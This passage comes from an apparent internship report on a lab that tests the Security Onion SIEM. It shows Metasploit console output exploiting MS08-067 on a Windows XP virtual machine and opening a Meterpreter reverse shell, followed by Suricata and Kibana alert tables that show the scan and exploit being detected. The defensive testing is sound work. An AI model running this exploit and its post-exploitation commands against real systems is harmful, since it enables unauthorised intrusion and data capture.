


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] 10.0.2.5:445 - Automatically detecting the target...
[*] 10.0.2.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.5:1046) at 2024-08-06 14:38
:30 +0100
```

Figure 21: Executing the Exploit

5.3.4 Proof of Exploitation

To confirm that the exploitation was successful, we can use various Meterpreter commands to gather information from the compromised machine. The commands `sysinfo`, `pwd`, and `screenshot` help verify the machine's system information, current working directory, and capture a screenshot of the desktop, respectively. These actions serve as proof that we have successfully compromised the target system.



```
meterpreter > sysinfo
Computer        : WINDOWS-XP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > screenshot
Screenshot saved to: /home/nbiba/AtSyPsKU.jpeg
meterpreter > 
```

Figure 22: Command execution from the attacker on the victim machine





Figure 23: Capturing a Screenshot(AtSyPsKU.jpeg)

5.4 Detection of Attack Events in the Security Onion SIEM

In this section, to evaluate the performance of our SIEM solution, Security Onion, we first conducted two attack scenarios (Scan and Exploit). We will test in this section whether our solution successfully detected these attack events or not.


5.4.1 Detection of the SCAN Attack

From the dashboard of our SIEM solution, Security Onion, in the Alerts section, we observe critical SCAN-type alerts as detailed in the following screenshot:



Count	rule.name	event.module	event.severity_label	rule.uuid
1	ET SCAN Suspicious inbound to mySQL port 3306	suricata	medium	2010937
1	ET SCAN Suspicious inbound to PostgreSQL port 5432	suricata	medium	2010939
1	ET SCAN Suspicious inbound to Oracle SQL port 1521	suricata	medium	2010936
1	ET SCAN Suspicious inbound to MSSQL port 1433	suricata	medium	2010935
1	ET SCAN Potential VNC Scan 5900-5920	suricata	medium	2002911
1	ET SCAN Potential VNC Scan 5800-5820	suricata	medium	2002910

Figure 24: Detection of the SCAN Attack Event




Timestamp	rule.name	source.ip	destination.ip	source.port	event.dataset
2024-07-30 00:44:31.706 +01:00	ET SCAN Suspicious inbound to mySQL port 3306	10.0.2.6	10.0.2.5	43849	suricata.alert

Figure 25: Source and Destination IP Addresses During Scan Detection


5.4.2 Detection of the Exploit Attack

From the dashboard of our SIEM solution, Security Onion, in the Alerts section, we observe critical alerts of type “MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)” as detailed in the following screenshot:



1	ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound - MS08-067 (15)	suricata	high	2008705
1	ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	suricata	high	2025644

Figure 26: Detection of the Exploit Attack



rule.name	event.severity_label	source.ip	destination.ip	source.port	destination.port
ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)	high	10.0.2.6	10.0.2.5	4444	1042

Figure 27: Source and Destination IP Addresses During the Exploit Attack


5.5 Kibana Visualization

To assess the effectiveness of Security Onion in detecting exploit attacks, we specifically focused on the visualization of these attacks within Kibana, a key component of the Security Onion suite. The process involved:

5.5.1Detection of the Exploit Attack in Kibana


From the Kibana dashboard of our SIEM solution, Security Onion, we observed critical alerts related to the exploit attack. The detection of these alerts in Kibana was categorized under “MALWARE Possible Metasploit Payload Common Construct Bind_API (from server).”

We monitored the relevant logs and visualizations in Kibana to confirm that the exploit activity was properly identified and reported. The alerts were displayed with detailed information, including the source and destination IP addresses, the nature of the exploit, and the associated payload.



Name	Module	Count
ET HUNTING PE EXE Download over r...	suricata	1
ET MALWARE Possible Metasploit Payl...	suricata	1
ET NETBIOS Microsoft Windows NETA...	suricata	1
ET SCAN Potential VNC Scan 5800-5...	suricata	1
ET SCAN Potential VNC Scan 5900-5...	suricata	1
ET SCAN Suspicious inbound to MSSQ...	suricata	1
ET SCAN Suspicious inbound to Oracl...	suricata	1
ET SCAN Suspicious inbound to Postg...	suricata	1
ET SCAN Suspicious inbound to mySQ...	suricata	1
GPL NETBIOS SMB-DS IPC$ share acc...	suricata	1

Figure 28: Detection of the Exploit Attack in Kibana



tags:alert

~~Low & Medium Severity~~ ~~High & Critical Severity~~ event.severity_label.keyword: medium

@timestamp	source.ip	source.port	destination.ip	destination.port	log.id.uid	network.community_id	_id
Jul 30, 2024 @ 00:44:32.849	10.0.2.6	43,849	10.0.2.5	5,811	271846779750198	1:NY9FmtjrwXoZsZ0u3R227UMmGa0=	9JrhAJEBic2Duo60wQSp
Jul 30, 2024 @ 00:44:32.841	10.0.2.6	43,849	10.0.2.5	1,521	238560847506615	1:puOLmWRDGpy3v9jWFWR51JOWEy0=	85rhAJEBic2Duo60wQSp
Jul 30, 2024 @ 00:44:32.840	10.0.2.6	43,849	10.0.2.5	5,432	233802545778850	1:vRolruV1qFrEFfyHRu2IXMLkhFU=	8prhAJEBic2Duo60wQSp
Jul 30, 2024 @ 00:44:31.726	10.0.2.6	43,849	10.0.2.5	1,433	1993784122592901	1:jr6LzOSglaGJ9VPkmE3dWgA3ieM=	8ZrhAJEBic2Duo60wQSp
Jul 30, 2024 @ 00:44:31.722	10.0.2.6	43,849	10.0.2.5	5,901	1976197158076023	1:o9xNcmd8IlEaQGl2tpwY9e5+Ogs=	8JrhAJEBic2Duo60wQSp
Jul 30, 2024 @ 00:44:31.706	10.0.2.6	43,849	10.0.2.5	3,306	2191262901246968	1:scgajIMPr+w9jfqMsdfq4y1P/W0=	75rhAJEBic2Duo60wQSp

Figure 29: Detection of the Exploit Attack in Kibana

The following screenshot illustrates the critical alerts detected in Kibana, showcasing how the solution visualizes and categorizes exploit-related events. This visualization confirms the effectiveness of Security Onion in detecting and providing actionable insights into exploit attacks.

Conclusion

The deployment and testing of Security Onion in a production environment highlight its effectiveness in detecting and responding to various cyber threats. This chapter has demonstrated how Security Onion can identify and analyze attack scenarios, providing valuable insights into its operational capabilities. The practical experience gained through these tests underscores the importance of robust SIEM solutions in enhancing an organization's security posture and readiness to handle emerging threats.

General Conclusion

The internship period at Tuntrust provided a comprehensive and practical learning experience in the field of cybersecurity, with a particular focus on Security Information and Event Management (SIEM) solutions. This report has detailed various aspects of cybersecurity, the role of SIEM solutions, and the implementation of Security Onion, offering insights into how these tools and practices contribute to a robust security posture.

Throughout the report, we explored the intricacies of cyberattacks, vulnerabilities, threat actors, and threat vectors. Understanding these elements is crucial for effectively defending against and mitigating cyber threats. By examining common vulnerabilities, threat actors, and methods of attack, we have established a foundation for appreciating the necessity of advanced security solutions.

We also delved into IT security principles and the evolution of security practices, highlighting the importance of SIEM solutions like Security Onion. The SIEM solution's capabilities for log management, event correlation, real-time monitoring, and incident management underscore its role in enhancing an organization's security posture. The benefits of implementing such solutions are evident in their ability to improve threat detection, incident response, and compliance management.

The detailed exploration of Security Onion's features, functionalities, and deployment process demonstrated its effectiveness in monitoring and analyzing network and system security. The practical application of Security Onion, including its installation, configuration, and production deployment, highlighted its value in detecting and responding to various attack scenarios. Through hands-on experience with attack simulations, we validated the effectiveness of Security Onion in identifying and managing security events.

In conclusion, this internship has significantly enriched my understanding of cybersecurity practices and SIEM solutions. The skills and knowledge gained during this period will be invaluable as I continue to advance in the field of cybersecurity. The experience with Security Onion has provided practical insights into the deployment and utilization of SIEM solutions, preparing me for future challenges and opportunities in cybersecurity.

I am grateful for the guidance and support received from my supervisor, Walid Della, and my colleagues at Tuntrust. Their assistance has been instrumental in the successful completion of this internship and the preparation of this report.